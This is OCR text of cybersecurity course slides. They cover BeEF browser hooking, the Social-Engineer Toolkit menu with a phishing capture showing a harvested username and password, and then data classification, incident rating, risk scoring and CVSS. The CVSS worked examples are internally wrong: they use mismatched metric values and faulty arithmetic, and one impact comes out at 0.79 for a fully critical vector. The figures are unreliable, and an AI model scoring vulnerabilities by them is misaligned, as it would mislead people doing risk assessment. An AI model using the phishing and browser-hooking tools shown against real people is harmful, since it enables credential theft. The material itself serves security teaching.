
Metasploit (0)

Misc (4)

Browser Injection Framework (BeEF)


- Hook victim browsers as beachheads for attacks
- Social engineer to click customized link
- Available attacks depend on current browser vulnerabilities
- Can track hooked systems


Happy Holidays!


Firefox
BeEF Control Panel
192.168.1.1:3000/ui/panel
ActivateCryptoSelector
Disable
Cookies
CSS
Forms
Images
Information
Should LastPass remember this password?
Hooked Browsers
Online Browsers
192.168.1.1
192.168.1.113
Offline Browsers
192.168.1.1
192.168.1.113
192.168.1.113
192.168.1.113
Getting Started
Logs
Details
Logs
Commands
Module Tree
Browser (24)
Chrome Extensions (4)
Debug (3)
Exploits (7)
Host (12)
Detect Google Desktop
Detect Software
Get Physical Location
Get Protocol Handlers
Get System Info
Get Wireless Keys
Hook Default Browser
Get Geolocation
Get Registry Keys
Detect CUPS
Get Clipboard
Make Telephone Call
IPEC (6)
Metasploit (0)
Misc (4)

Social Engineering Tool Kit (SET)

- Easily clone a website
- Create various phishing attacks
- Create payload and listener
- Mailer attacks
- Powershell attacks
- And many many more ….


Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generat
4) Create a Payload and Lis
5) Mass Mailer Attack
6) Arduino-Based Attack Vec
7) SMS Spoofing Attack Vect
8) Wireless Access Point At
9) QRCode Generator Attack
10) Powershell Attack Vector
11) Third Party Modules
[*] WE GOT A HIT! Printing the output:
PARAM: UserName=Ladi
POSSIBLE PASSWORD FIELD FOUND: UserPassword=IloveToDance
PARAM: target=%2f
PARAM: Log+On.x=59
PARAM: Log+On.y=10
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Types of Data

- **Personal Health Information (PHI)** – Protected health information
  - medical history, lab results, insurance information,
  - Identify people and determine appropriate care
- **Personal Identifiable Information (PII)** – Sensitive personal information
  - Used Identify, contact or locate a single person
- **Payment Card Information** – Data Security Standard (PCI DSS) security standard required by companies using branded credit cards.
  - Credit card numbers, account information, transaction details

Types of Data

- **Intellectual Property** – Work or invention that one has rights and may protection though patent, copy right, trademark, etc.

- **Corporate Confidential** – Data that is potentially sensitive and could cause negative impact to the corporate if made public
  - Account Data – Who they sell to and value
  - Mergers and acquisitions – Purchasing or joining other companies

Incident Severity and Prioritization

Measured with **Risk** and **Impact Cost** to a business level

***** Defense is all about Risk Reduction *****

- Important to based prioritization of your reaction on the scope the impact of to your business

Example: Earthquake insurance in Florida vs California

Scoping Impact

- **Potential Downtime** – The time systems are unavailable causing negative impact (money lost, upset customers, etc.)

- **System Process Criticality** – Rating a process's important to causing unwanted actions such as downtime. Critical processes require the most protection (example voice systems)

- **Recovery Time** – Time to recover and resume operation. Investments may need to improve this

Scoping Impact

- **Data integrity** – Maintaining assurance of accuracy and consistency of data over its entire life-cycle. This includes systems which store, process and retrieve such data.
  - High availability may be required for data integrity insurance


- **Economic** – Effects of an event on the economy to a specific area such as an organization.

- **Type of data** – Is it corporate confidential or legally protected?

Risk 101

Result of a **threat** to a **vulnerability**

(Risk = Threat x Vulnerability)




Rating a Incident

0	Exercise	Authorized Testing
1	Unauthorized Access	Access to internal network
2	Denial of Service	Impairs operations of system
3	Malicious Code	Virus, Malware, etc.
4	Scan/Probes	Looking for systems and ports
5	Investigation	Unconfirmed incidents

Security Incident

High	Incidents have server impact
Medium	Incident has significant impact
Low	Incident has minimal impact



Maturity Level For Incident Response

Risk-Assessment

Vulnerability Type: Apache vulnerability

Threat Description: Three vulnerabilities in the Apache Struts 2 package

Existing Controls: Firewalled and monitored by IPS

Probability: Unlikely (not web facing)

Impact: Critical

Risk Actions

- **Risk Reduction** – Implement Countermeasure
- **Risk Transfer** – Purchase Insurance
- **Risk Acceptance** – Accept a Possible Loss
- **Risk Rejection** – Pretend There Isn't a Risk
- *Risk Exploitation – Abuse the risk on purpose*

How to prioritize risk

Threat Agent Factors				Vulnerability Factors			
Skill Level	Motive	Opportunity	Size	Ease of Discovery	Ease of Exploit	Awareness	Intrusion Detection
1	7	5	2	6	3	2	9
Likelihood of Threat = 4.375 MEDIUM							

Technical Impact				Business Impact			
Loss of Confidentiality	Loss of Integrity	Loss of Availability	Loss of Accountability	Financial Damage	Reputation Damage	Non-Compliance	Privacy Violation
8	9	7	5	2	2	1	5
Technical Impact = 7.25 EXTREME				Business Impact = 2.25 LOW			

Validation

- **Scanning** – Looking for existing vulnerabilities
- **Patching** – Fixing vulnerabilities on systems, applications, etc.
- **Permissions** – Ensuring **least privilege concept** is enforced on systems and network
  - Multifactor authentication also important!
- **Verify logging / communication to security monitoring** – Are events being captured properly?

Vulnerability Management

Pearson

Vulnerabilities

- Weakness in system
- Configuration error, missing patch, flaw in design, etc.
- Signature security defend attacks (exploiting) against vulnerabilities. *Examples IPS, Anti-Virus*

Common Vulnerabilities and Exposures (CVE)

Vulnerability Type: Apache vulnerability


Threat Description: Three vulnerabilities in the Apache Struts 2 package

Existing Controls: Firewalled and monitored by IPS

Probability: Unlikely (not web facing)

Impact: Critical

http://cve.mitre.org/about/faqs.html



Common Vulnerability Scoring System

Consistent standard for computing vulnerability severity
Examples are version 2 and most used but version 3 is the latest

Access Vector	Local (L) = 0.395	Adjacent Network (AN) = 0.646	Network (N) = 1.0
Access Complexity	High (H) = .035	Medium (M) = 0.61	Low (L) = 0.71
Authentication	Multiple (M) = 0.45	Single (S) = 0.560	None (N) = 0.704
Confidentiality	None (N) = 0.00	Partial (P) = 0.275	Complete (C) = 0.66
Integrity	None (N) = 0.0	Partial (P) = 0.275	Complete (C) = 0.660
Availability	None (N) = 0.0	Partial (P) = 0.275	Complete (C) = 0.660

Reading CVSS Vector = 4.21

CVSS2#AV:AN/AC:M/Au:S/C:P/I:N/A:N

CVSS2 = CVSS Version 2

Access Vector = AN (1.0)

Access Complexity = M (.61)

Authentication = S (0.56)

Confidentiality = C (0.66)

Integrity = N (0.0)

Availability = P (0.275)

Exploitability = 20 x AccessVector x AccessComplexity x Authentication

Exploitability = 20 x 1.0 x .61 x 0.56 = 6.832

Impact = 10.41 X (1- (1-Confidentiality) x (1-Integrity) x (1-Availability))


Impact = 10.41 x (1-(1-0.66) x (1-0) x (1-.275)) = 10.41x.66x1x.725 = 4.98

Impact Function = 0 or 1.176

BaseScore = ((0.6x Impact) + (0.4 x Exploitability) – 1.5) x ImpactFunction

BaseScore = ((0.6x 4.98) + (0.4 x 6.832) – 1.5) x 1.176 = 2.98+2.73-1.5 x 1.176= 4.95

Critical=10 | High=6.0 | Medium=4.0 | Low=Under 4.0



Be able to know

Access complexity AC = Low = easy to exploit

Availability A = C = complete access to the system IE total access IE BAD!

Example CVSS

Risk Information

Risk Factor: Critical

CVSS Base Score: 10.0

CVSS Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSS Temporal Score: 8.3

Exploitability = 20 x AccessVector x AccessComplexity x Authentication

Exploitability = 20 x 1.0 x .71 x 0.704 = 9.996

Impact = 10.41 X (1- (1-Confidentiality) x (1-Integrity) x (1-Availability))

Impact = 10.41 x (1-(1-.66) x (1-.66) x (1-.66)) = 10.41x.66x.34x.34 = .79

Impact Function = 0 or 1.176

BaseScore = ((0.6x Impact) + (0.4 x Exploitability) – 1.5) x ImpactFunction
BaseScore = ((0.6 x .79) + (0.4 x 9.996) – 1.5) x 1.176= .474+(3.998-1.5)x1.176= 8.3

Latest – CVSS Version 3.1 and NVD Calculators

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N)	Adjacent Network (AV:A)	Local (AV:L)	Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L)	High (AC:H)

Privileges Required (PR)*

None (PR:N)	Low (PR:L)	High (PR:H)

User Interaction (UI)*

None (UI:N)	Required (UI:R)

Scope (S)*

Unchanged (S:U)	Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N)	Low (C:L)	High (C:H)

Integrity Impact (I)*

None (I:N)	Low (I:L)	High (I:H)

Availability Impact (A)*

None (A:N)	Low (A:L)	High (A:H)

Latest – CVSS Version 3.1 and NVD Calculators

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Temporal Score Metrics

Exploitability (E)

Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)

Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Base Modifiers

Attack Vector (AV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (AC)

Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (PR)

Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (UI)

Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (S)

Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (C)

Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (I)

Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (A)

Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)

